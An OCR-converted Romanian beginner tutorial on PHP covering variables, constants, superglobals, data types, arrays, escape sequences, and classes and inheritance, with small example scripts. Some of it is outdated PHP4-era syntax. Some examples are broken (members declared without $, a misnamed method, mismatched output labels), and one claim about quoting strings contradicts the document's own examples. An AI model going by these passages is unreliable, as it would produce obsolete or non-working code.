
In caz ca nu gasiti raspunsul la aceasta eroare, cititi cu o pagina mai sus.

Nota: Intr-un script php, puteti avea cate variabile doriti.

Exemplu:

```
<?php
$nume = 'orice';
$prenume = 'on';
$varsta = '20 ani';
$tara = 'Romania';

echo ' Ma numesc  '.$nume.' '.$prenume.', am '.$varsta.' si locuiesc in '.$tara.'. ';
?>
```

Vizualizati in browser si rezultatul o sa fie:



Intr-o variabila puteti avea mai multe variabile cu continut diferit iar “lipirea” variabilelor se face cu .’ si respectiv ‘. si anume daca avem 2 variabile le vom uni astfel $variabila1.’ ‘.$variabila2

```
<?php
$nume = 'orice';
$prenume = 'on';
$nume_complet = $nume.' '.$prenume;
echo ' Ma numesc  '.$nume_complet.' ';
?>
```

Daca doriti ca o variabila sa aibe ca valoare un text definit direct in ea si sa mai fie alaturat acelui text.. un altul dintr-o alta variabila, puteti folosi urmatorul cod PHP:

```php
<?php
$nume = 'orice';
$prenume = 'on';
$nume_complet = 'Numele meu complet este '.$nume.' '.$prenume;
echo ' '.$nume_complet.' ';
?>
```

O singura variabila se poate afisa in browser si fara ajutorul ghilimelelor magice, si anume:

```php
<?php
$nume = 'orice';
$prenume = 'on';
$nume_complet = 'Numele meu complet este '.$nume.' '.$prenume;
echo $nume_complet;
?>
```

Constante


O constanta stocheaza o valoare, cum este si o variabila, dar aceasta valoare, dupa ce a fost stabilita, nu mai poate fi modificata in script.

Pentru a defini o constanta, ne vom folosi de functia **define();** iar numele constantelor este scris cu MAJUSCULE, aceasta optiune nu este obligatorie, insa va face codul dumneavoastra mai frumos si mai lizibil.

O diferenta importanta intre constante si variabile, este faptul ca o constanta nu are in fata ei semnul $.

```php
<?php

define('AUTOR', 'oriceon');
define('VARSTA', '20 ani');

echo AUTOR.' <br> '.VARSTA;

?>
```

Realizati o pagina cu numele **define.php** si apoi testati in browser pentru a observa rezultatele.



Variabile predefinite

$GLOBALS = pot fi accesate toate variabilele globale care sunt accesibile script-ului PHP curent
$_SERVER = contine o serie de variabile ale caror valori sunt setate de server-ul web; majoritatea valorilor variabilelor din acest vector depind de mediul de executie al script-ului curent.
$_GET si $_POST contin variabile primite de script prin intermediul unor transferuri care folosesc metodele HTTP get, respectiv post. De exemplu, prin intermediul acestor vectori, pot fi accesate valorile campurilor dintr-un formular care a fost completat si transmis folosind una dintre cele doua metode.
$_COOKIE contine valorile variabilelor care cuprind informatii referitoare la cookie-urile pastrate pe calculatorul utilizatorului ce acceseaza pagina web.
$_FILES contine variabile primite de script prin intermediul incarcarilor de fisiere prin metoda *post*.
$_ENV contine variabile disponibile prin intermediul mediului in care este executat.
$_REQUEST contine variabile disponibile prin intermediul oricarui tip de mecanism cu ajutorul caruia utilizatorul poate introduce date.
$_SESSION contine variabile care corespund sesiunii curente a script-ului.

Tipuri de variabile

Tipul unei variabile se refera la genul de date care sunt introduse in ea.

Variabilele pot fi de mai multe tipuri, nu doar numere. PHP are opt tipuri de variabile. Patru dintre acestea sunt tipuri scalare (*boolean, integer, float* si *string*), doua sunt tipuri compuse (*array* si *object*), iar alte doua sunt tipuri speciale (*resource* si *null*). De asemenea, din motive de lizibilitate, au fost introduse trei pseudotipuri: *mixed, number* si *callback*. Mai exista si tipul *double*, dar semnificatia acestuia este aceeasi cu cea a tipului *float*. Cele doua denumiri coexista doar din motive "istorice". In PHP, de obicei, tipul unei variabile nu este specificat de catre programator, ci este stabilit in timpul executiei in functie de contextul in care este folosita variabila.

Tipul boolean:

Variabilele de acest tip pot avea doar doua valori: *ADEVARAT* sau *FALS*.

Aceste valori pot fi indicate prin cuvintele cheie *TRUE* sau *FALSE* (pentru ambele nu se face distinctie intre literele mari si literele mici). Exista posibilitatea de a converti o variabila de orice tip la tipul *boolean.* In momentul efectuarii unei conversii, sunt convertite la valoarea *FALSE* urmatoarele valori:

- numarul intreg 0;
- numarul real 0.0;
- sirul vid;
- sirul "0";
- un vector fara nici un element;
- un obiect fara nici o variabila membru;
- o variabila de tipul *NULL*;
- o variabila nedefinita.

Orice alta valoare este convertita la valoarea *TRUE* (inclusiv resursele).

Acest tip se poate folosi de exemplu pentru verificarea logarii intr-o pagina de administrare. Dupa ce se fac verificarile, daca utilizatorul este logat ca administrator, functia noastra va returna o valoare de adevar: TRUE daca este logat sau FALSE daca nu este, si astfel vom sti daca sa ii acordam sau nu acces in sectiunea de administrare.

Tipul integer:

O variabila de tip *integer* reprezinta o valoare din multimea numerelor intregi.

Aceste numere pot fi specificate in baza 10, in baza 16 sau in baza 8, conventiile fiind aceleasi ca si in limbajele C/C++ sau Java. Modul de reprezentare depinde de platforma utilizata; de obicei se foloseste reprezentarea pe 32 de biti.

Interpretorul PHP nu ofera suport pentru numerele intregi fara semn. Trebuie remarcat faptul ca in PHP nu exista nici un operator pentru efectuarea de impartiri intregi.
De exemplu, rezultatul operatiei 3/2 nu va fi numarul intreg 1 (ca in C/C++ sau Java), ci numarul real (*float*) 1.5

Si pentru numerele intregi exista posibilitatea efectuarii de conversii:
- valoarea logica *TRUE* este convertita la valoarea intreaga 1;
- valoarea logica *FALSE* este convertita la valoarea intreaga 0;

- un numar real este convertit prin "rotunjire inspre 0"; asadar, valoarea reala 2.5 va fi convertita la valoarea intreaga 2, in timp ce valoarea reala -2.5 va fi convertita la valoarea intreaga -2;
- un sir de caractere este convertit luand in considerare doar primele caractere care contin informatii numerice; asadar sirul "10" va fi convertit la valoarea intreaga 10; de asemenea sirul "10 ani" va fi convertit tot la valoarea 10; daca primele caractere nu contin informatii numerice, rezultatul conversiei va fi valoarea 0.

Tipul float:

O variabila de tip *float* poate fi specificata folosind fie forma zecimala, fie cea stiintifica (cu exponent).

La fel ca si in cazul tipului *integer*, precizia variabilelor de tipul float este dependenta de platforma utilizata. De obicei se foloseste standardul IEEE 64. Exista posibilitatea de a converti o variabila de orice tip la tipul *float*.

Pentru numerele reale se pot efectua urmatoarele conversii:

- un sir de caractere este convertit luand in considerare doar primele caractere care contin informatii numerice; asadar sirul "10.2" va fi convertit la valoarea reala 10.2; sirul "1.23E1 ani" va fi convertit la valoarea 12.3;
- in toate celelalte cazuri se realizeaza conversii la numere intregi care apoi sunt convertite la valorile reale corespunzatoare.

Tipul string:

O variabila de tip *string* reprezinta un sir de caractere.

Un caracter se reprezinta pe un octet, deci sunt 256 de caractere distincte. Acest lucru implica faptul ca interpretorul PHP nu ofera suport nativ pentru setul de caractere *Unicode*. Lungimea variabilelor de tip *string* nu este limitata de catre interpretor.

Literalii de tip sir de caractere pot fi specificati in trei moduri diferite:

- prin folosirea ghilimelelor simple (exemplu $a='acesta este un sir de caractere'). Pentru a avea in cadrul sirului simbolul "`", atunci inaintea acestuia trebuie scris caracterul "\", iar pentru a putea specifica simbolul "\" acesta trebuie dublat.
- prin folosirea ghilimelelor duble. Folosind aceasta notatie, pot fi specificate mai multe caractere speciale, pe langa caracterele de la varianta anterioara, printre care: sfarsit de linie ("\r"), rand nou ("\n"), tab orizontal ("\t"), semnul dolar ("\$"), ghilimelele duble ("\""), secvente de caractere pentru specificarea faptului ca o expresie regulara este in notatie octala ("\[0-7]{1,3}") si secventele de caractere pentru specificarea faptului ca o expresie regulara este in notatie hexazecimala ("\x[0-9A-Fa-f]{1,2}"). Cel mai important lucru este acela ca, folosind acest mod de specificare a literalilor de acest tip, numerele de variabile care apar in interior vor fi transformate in valoarea lor. De exemplu, daca $a este o variabila de tipul *integer* si are valoarea 2, atunci sirul de caractere "Variabila a are valoarea $a." va fi transformat in sirul "Variabila a are valoarea 2".
- notatia *heredoc*. Acest tip de notatie a fost introdus la versiunea 4 a interpretorului PHP. Pentru a specifica un sir de caractere folosind aceasta notatie, trebuie utilizat operatorul "<<<" urmat de un identificator ales de utilizator. Toate caracterele care se afla intre operatorul "<<<", urmat de un identificator pe o singura linie, si acelasi identificator pe o alta linie, vor constitui valoarea sirului de caractere. De exemplu, instructiunea:

$str=<<<SF

Acesta este un exemplu de utilizare a sintaxei heredoc SF; va avea ca rezultat un sir de caractere format din trei linii de text.

Pentru a accesa un anumit caracter din sirul de caractere, se foloseste, dupa numele variabilei de tip string,

indicile caracterului care trebuie accesat scris intre acolade. De exemplu, $str{0} returneaza primul caracter din sirul de caractere $str.

In cazul in care dorim sa concaternam doua siruri de caractere, vom folosi operatorul "**.**" Folosirea operatorului "+" nu va concaterna cele doua siruri.
Exista posibilitatea de a converti o variabila de orice tip la tipul *string.* Pentru sirurile de caractere, se pot efectua urmatoarele conversii:

- valoarea logica TRUE va fi convertita la sirul "1", iar valoarea logica FALSE va fi convertita la sirul vid ("");
- un numar intreg va fi convertit la un sir de caractere care reprezinta valoarea numarului in baza 10;
- un numar real va fi convertit la un sir de caractere care reprezinta notatia stiintifica a acestuia;
- obiectele sunt intotdeauna convertite la sirul "*Object*";
- variabilele de tipul *resource* sunt convertite la sirul "*Resource id #n*", unde n reprezinta un numar unic atasat resursei respective de catre interpretorul PHP;
- valoarea *NULL* este convertita la sirul vid ("").

Tipul array:

Vectorii in PHP sunt niste multimi formate din *chei*. Fiecarei chei din vector i se ataseaza o valoare.
Acest tip de date este optimizat astfel incat sa poata fi folosit in locul urmatoarelor structuri de date: liste, tabele de dispersie, dictionare, colectii, stive, cozi si altele.

Datorita faptului ca o valoare poate fi reprezentata de un alt vector, se pot simula foarte usor arborii *n*-dimensionali sau tablourile *n*-dimensionale. Valoarea unei variabile de tip vector se poate specifica folosind constructia array (cheie => valoare, cheie => valoare, ...)

De exemplu, urmatoarea instructiune PHP va construi un vector cu doua elemente, dintre care unul este de tip *string*, iar celalalt de tip *boolean*:

```
$a = array('ch' => 'string', 12 => TRUE);
```

Variabila $a reprezinta un ector, $a["ch"] are valoarea *string*, iar $a[12] are valoarea *TRUE.*
In cazul in care nu se specifica o cheie pentru o valoare, atunci acea valoare va fi atasata unei chei care va fi cheia maxima de tip *integer* folosita anterior, la care se adauga valoarea 1. Cheile pot avea si valori negative. Daca nu exista chei de tip *integer*, atunci valoarea va fi atasata cheii 0. De exemplu, urmatoarele doua instructiuni sunt echivalente:

```
array(5 => 43, 32, 56, 'b' => 12);
array(5 => 43, 6 => 32, 7 => 56, 'b' => 12);
```

Daca se foloseste valoarea logica *TRUE* ca si cheie, atunci aceasta va fi convertita la cheia de tip intreg 1, iar valoarea *FALSE* va fi convertita la numarul intreg 0. Nu se pot folosi pentru chei variabile de tipul *array* sau *object*.

O variabila de tip array se poate modifica prin setarea explicita de valori.
De exemplu instructiunea $a["x"] = 42; adauga in vectorul $a valoarea 42 atasata cheii "x".
Daca se foloseste un vector care nu a fost definit anterior, atunci acesta este creat automat.
Asadar printr-o instructiune de forma $a[5] = 42, in cazul in care vectorul $a nu exista, atunci se va crea un vector cu un singur element. Cheia acestuia va fi numarul intreg 5, iar valoarea sa va fi 42.

De asemenea, exista posibilitatea de a crea un element nou fara a-i preciza cheia. Sintaxa are forma $vector[] = valoare; aceasta instructiune are ca efect adaugarea unui element a carui cheie este un numar intreg mai mare cu 1 decat cel mai mare numar intreg care este cheie a unui alt element al vectorului.

Daca nu exista nici o astfel de cheie, atunci noul element va avea cheia 0.

De exemplu, urmatoarele doua secvente sunt echivalente:

$a[5] = 1; ..... $a[5] = 1;
$a[6] = 2; ..... $a[] = 2;

Prin conversia la un vector a unei variabile de tip scalar *(boolean, integer, float, string*) sau *resource* se creeaza un vector cu un singur element; cheia acestui element este numarul intreg 0, iar valoarea este cea a variabilei convertite.

Daca se converteste un obiect (variabila de tip object), atunci vectorul rezultat va contine cate un element pentru fiecare variabila membru a obiectului. Cheile elementelor vor fi date de denumirile proprietatilor obiectului (variabilele membru ale obiectului), iar valorile elementelor vor fi valorile proprietatilor obiectului. Daca realizam o conversie a unei variabile de tip NULL, atunci rezultatul va fi un vector vid (care nu contine nici un element).

In continuare sunt prezentate cateva exemple care descriu mai detaliat posibilitatile oferite de folosirea vectorilor in PHP.


Pentru inceput, prezint un vector al carui elemente reprezinta caracteristicile unei portocale:

```
<?php

$a = array ('denumire' => 'portocala',
            'familie' => 'citrice',
            'culoare' => 'portocaliu',
            'forma' => 'rotunda',
            'gust' => 'dulce'
);

echo $a['denumire'].' <br> '.$a['familie'];

?>
```

Putem adauga si alte elemente care sa reprezinte diferite alte proprietati. De exemplu, am putea avea nevoie de o valoare suplimentara careia nu dorim sa ii atribuim nici un nume de identificare (cheie). Pentru ca vectorul sa contina un element suplimentar cu valoarea 4, vom putea defini vectorul astfel:

```
<?php

$v = array ('denumire' => 'portocala',
            'familie' => 'citrice',
            'culoare' => 'portocaliu',
            'forma' => 'rotunda',
            'gust' => 'dulce',
             4
);

echo $v['denumire'].' <br> '.$v['familie'];

?>
```


Creati o pagina cu numele array1.php apoi testati in browser.



Cheia elementului cu valoarea 4 va fi numarul intreg 0 deoarece nu exista nici o alta cheie care este numar intreg. O alternativa de construire a acestui vector este urmatoarea:

```php
<?php

$v['denumire'] = 'portocala';
$v['familie'] = 'citrice';
$v['culoare'] = 'portocaliu';
$v['forma'] = 'rotunda';
$v['gust'] = 'dulce';
$v[] = 4;

echo $v['denumire'].' <br> '.$v['familie'];

?>
```

Creati o alta pagina cu numele **array2.php**, introduceti codul de mai sus, apoi comparati cu rezultatul si codul din pagina **array1.php**.




Efectuati cateva exercitii cu array-uri pentru aprofundare.

Folosirea unor array-uri ce au in alcatuire alte array-uri.

```php
<?php

$fructe = array (
    'denumire'  => array('p' => 'portocala', 'a' => 'ananas', 'm' => 'mar'),
    'numere'    => array(1, 2, 3, 4, 5, 6),
    'ordine'    => array('prima', 5 => 'a II-a', 'a III-a')
);

echo 'Denumire: '.$fructe['denumire']['p'].' - '.$fructe['denumire']['a'].' <br>';
echo 'Numere: '.$fructe['numere'][0].' - '.$fructe['numere'][1].' <br>';
echo 'Ordine: '.$fructe['ordine'][0].' - '.$fructe['ordine'][5].' <br>';

?>
```

Creati o pagina cu numele **array3.php**, introduceti codul de mai sus, apoi testati in browser.




Tipul object:

Pentru a defini un obiect care poate fi folosit pentru afisarea mesajului “Salutare lume!”, se scrie urmatoarea secventa:

```
<?php

class Salutare {
  function ArataSalutare() {
  echo 'Salutare lume!';
  }
}

$a = new Salutare;

echo $a -> ArataSalutare();

?>
```

Creati o pagina cu numele **clasa.php**, introduceti codul de mai sus apoi testati in browser.



Observam faptul ca ne este afisat textul “Salutare lume!”, text ce l-am introdus in functia ArataSalutare()

Pentru a utiliza o variabila de tip obiect, va trebui sa realizam o *instantiere* prin intermediul instructiunii *new*.

Sintaxa este:

```
$a = new Salutare;
```

Astfel, variabila $a devine un obiect ale carui metode pot fi utilizate. Pentru afisarea propriu-zisa a mesajului va trebui sa executam metoda *Displaysalutare()* printr-o instructiune de tipul $a -> Displaysalutare();

Orice variabila de un anumit tip poate fi convertita intr-un obiect.

Daca variabila respectiva este un obiect, atunci ea nu va fi modificata. In caz contrar, efectul conversiei este crearea unei noi instante a clasei *stdClass*.

Daca variabila are tipul *NULL*, atunci noua instanta va fi vida. In toate celelalte cazuri, instanta va contine o variabila membru numita scalar a carei valoare va fi cea a variabilei convertite. Pentru conversii vom folosi instructiuni de tipul $obiect = (object) "Salutare lume!". Dupa realizarea conversiei, vom putea tipari mesajul “Salutare lume!” folosind instructiunea echo $obiect->scalar;

Tipul resource:

Variabilele de tip *resource* sunt folosite pentru pastrarea unor referinte catre anumite resurse externe cum ar fi conexiuni la baze de date, fisiere, etc. Resursele sunt create si utilizate de anumite functii speciale.

Datorita specificului acestui tip de date, valoarea nici unei variabile de alt tip nu poate fi convertita la tipul *resource*.

Tipul NULL:

Valoarea speciala *NULL* este atribuita oricarei variabile care nu a fost initializata. Aceasta valoare este singura pe care o pot avea variabilele de tip *NULL*.

Se considera ca o variabila are tipul *NULL* daca:

- i s-a atribuit constanta NULL;
- nu a fost initializata;
- a fost dezinitializata (prin intermediul functiei unset ()).

Siruri si caractere speciale

Spre deosebire de intregi si de numere duble, care contin cu precadere cifre, sirurile pot contine orice caracter.

Ca atare, sirurile sunt utile pentru stocarea datelor care nu pot fi calculate, precum nume si adrese.
De asemenea, sirurile pot fi utilizate pentru stocarea datelor numerice. Pentru a specifica un sir in PHP, caracterele care alcatuiesc sirul sunt incluse NUMAI intre ghilimele duble “ si “

De exemplu, sirul reprezentand numele "Ivascu Valentin".


Asa cum am mai spus, un sir poate contine date numerice; de exemplu , "3.141516".
PHP faciliteaza includerea in siruri a unor caractere speciale, precum caracterele de salt la linie noua.

\n - salt la linie noua
\r - retur de car
\t - caracter de tabulare pe orizontala
\\ - backslash
\$ - simbolul dolarului
\" - ghilimele duble


Ca exemplu, iata un sir care include un retur de car, urmat de un salt la linie noua:

```
<?php

echo "Salut \r\nutilizatorule";

?>
```

Creati o pagina cu numele **sir.php**, introduceti codul de mai sus apoi testati in browser.



Apasati pe view (sus in browser) apoi source – pentru a vizualiza sursa paginii sir – si observati ca textul “utilizatorule” apare pe o noua linie in codul din sursa paginii.



Retineti ca fiecare secventa escape incepe cu un backslash (\). Pentru a include un backslash intr-un sir, trebuie sa folositi secventa escape adecvata, care este alcatuita din doua caractere backslash. Pentru a introduce ghilimele duble in cadrul unui sir fara a folosi secventa escape , puteti include sirul intre ghilimele simple astfel: 'Pe ea o cheama "Nikita"'

Clase si obiecte

Ce este o clasa ?

O clasa este o colectie de variabile si functii care opereaza asupra variabilelor respective.

Sintaxa folosita pentru declararea unei clase in PHP este:

```
<?php

class nume_clasa {
// date membre
var nume_variabila_1
// ...
var nume_variabila_m*
// metode
function nume_functie_1 (parametri) {
// definitia functiei
}
// ...
function nume_functie_n (parametri) {
// definirea functiei
}
}

?>
```

Pentru numele unei clase poate fi utilizat orice identificator permis in PHP cu o singura exceptie: sdtclass

Acest identificator este folosit de PHP in scopuri interne. In PHP functiile ale caror identificatori incep cu '_' sunt considerate functii magice si utilizarea acestora nu este recomandata. In PHP, datele membre nu pot fi initializate decat cu valori constante. Pentru a initializa variabilele cu valori care nu sunt constante trebuie folosit un constructor.

Mai jos aveti un exemplu de clasa in care initializarile **nu sunt corecte**:

```
class Nepermis {
var $data = date ('Y-m-d');
var $nume = $prenume;
var $dest = 'Ivascu' . 'Valentin';
var $obiecte = array ('orice', 'on');
}
```

Obiectele

In PHP clasele sunt considerate a fi tipuri de date; ele pot fi privite ca fiind "amprentele" variabilelor propriu-zise. Pentru a crea o variabila al carei tip este o clasa, trebuie utilizat operatorul **new**. In continuare, vom defini o clasa Aritmetica cu doua date membre x si y care sunt numere intregi si doua metode care realizeaza adunarea, respectiv inmultirea lor.

```
class Aritmetica {
var x = 2;
var y = 3;
  function Suma() {
  return $this -> x + $this -> y;
  }
     function Produs() {
     return $this -> x * $this -> y;
     }
}
```

Pentru a crea un obiect de tipul Aritmetica, vom utiliza o instructiune de tipul:

$aritm = new Aritmetica;

Acum putem utiliza metodele clasei; pentru a afisa suma sau produsul celor doua numere, vom putea apela cele doua metode astfel:

```
echo $aritm -> Suma();
echo $aritm -> Produs();
```

Vom obtine rezultatele 5, respectiv 6. Valorile datelor membre pot fi si ele modificate prin instructiuni de tipul:


```
$aritm -> x = 5;
$aritm -> y = 4;
```

Daca, in urma modificarii apelam din nou metodele Suma 9 si Produs(), rezultatele vor fi 9, respectiv 20.

Haideti sa realizam o clasa si sa vedem cum lucreaza.

```
<?php

class PHP4 {
var $salut = 'Salut PHP4!';
    function Salut() {
    return $this -> salut;
    }
}

$salutare = new PHP4;

echo $salutare -> Salut().'<br>';

?>
```

Realizati o pagina cu numele **clasa.php**, puneti codul de mai sus, apoi testati in browser.



In acest exemplu a fost utilizata pseudo-variabila $this.
Aceasta este folosita pentru a indica faptul ca se opereaza asupra unei date membre a obiectului curent.

Extinderea claselor

Deseori este necesara definirea unor clase cu proprietati (date membre) si metode asemanatoare.
Pentru a usura definirea unor astfel de clase, a fost introdus conceptul de **extindere** (derivare) a claselor.

O clasa derivata va pastra toate proprietatile si metodele clasei pe care o extinde si poate contine diferite proprietati si metode noi. Nu exista nici o posibilitate de a elimina din clasa derivata anumite proprietati sau metode ale clasei de baza.

O anumita clasa poate avea o singura clasa **parinte**; asadar, in PHP nu este permisa **mostenirea** multipla.
Pentru a extinde o anumita clasa se utilizeaza cuvantul cheie **extends**. In urmatorul exemplu, vom extinde clasa *Aritmetica*; vom adauga inca o variabila si vom crea doua noi functii: una pentru calculul sumei celor trei variabile si una pentru calcularea produsului lor:

```
class Aritmetica3 extends Aritmetica {
var z = 4;
   function Suma3() {
   return $this -> x + $this -> y + $this -> z;
   }
      function Produs3() {
      return $this -> x * $this -> y * $this -> z;
      }
}
```


Daca definim un obiect prin intermediul unei instructiuni de genul:

```
$aritm3 = new Aritmetica3
```

atunci pentru acest obiect vom putea utiliza atat metodele definite in cadrul clasei *Aritmetica3: Suma3()* si *Produs3()*, cat si metodele definite in cadrul clasei de baza *Aritmetica: Suma()* si *Produs()*. In continuare aveti un exemplu care ilustreaza modul in care pot fi create si utilizate clasele derivate.

In exemplul urmator veti observa flexibilitatea claselor.
Creati o pagina cu numele **clasa2.php**, introduceti codul urmator apoi testati in browser pentru a observa rezultatele.

```php
<?php

class Aritmetica {
var $x = 2;
var $y = 3;
    function Suma() {
    return $this -> x + $this -> y;
    }
       function Produs() {
       return $this -> x * $this -> y;
       }
}
class Aritmetica3 extends Aritmetica {
var $z = 4;
    function Suma3() {
    return $this -> x + $this -> y + $this -> z;
    }
       function Produs3() {
       return $this -> x * $this -> y * $this -> z;
       }
}

$aritm3 = new Aritmetica3;

echo '<b>Inainte de modificare:</b> <br><br>
         Suma primelor doua numere: '.$aritm3 -> Suma().' <br>
         Produsul primelor doua numere: '.$aritm3 -> Produs().' <br>
         Suma celor trei numere: '.$aritm3 ->Suma().' <br>
         Produsul celor trei numere: '.$aritm3 -> Produs().' <br><br><br>';

$aritm3 -> x = 5;
$aritm3 -> y = 4;
$aritm3 -> z = 3;

echo '<b>Dupa modificare:</b><br><br>
         Suma primelor doua numere: '.$aritm3 -> Suma3().' <br>
         Produsul primelor doua numere: '.$aritm3 -> Produs3().' <br>
         Suma celor trei numere: '.$aritm3 -> Suma3().' <br>
         Produsul celor trei numere: '.$aritm3 -> Produs3().' <br>';

?>
```



In PHP clasele trebuie definite inaintea utilizarii lor; asadar clasa parinte va fi definita intotdeauna inaintea clasei **fiu**.
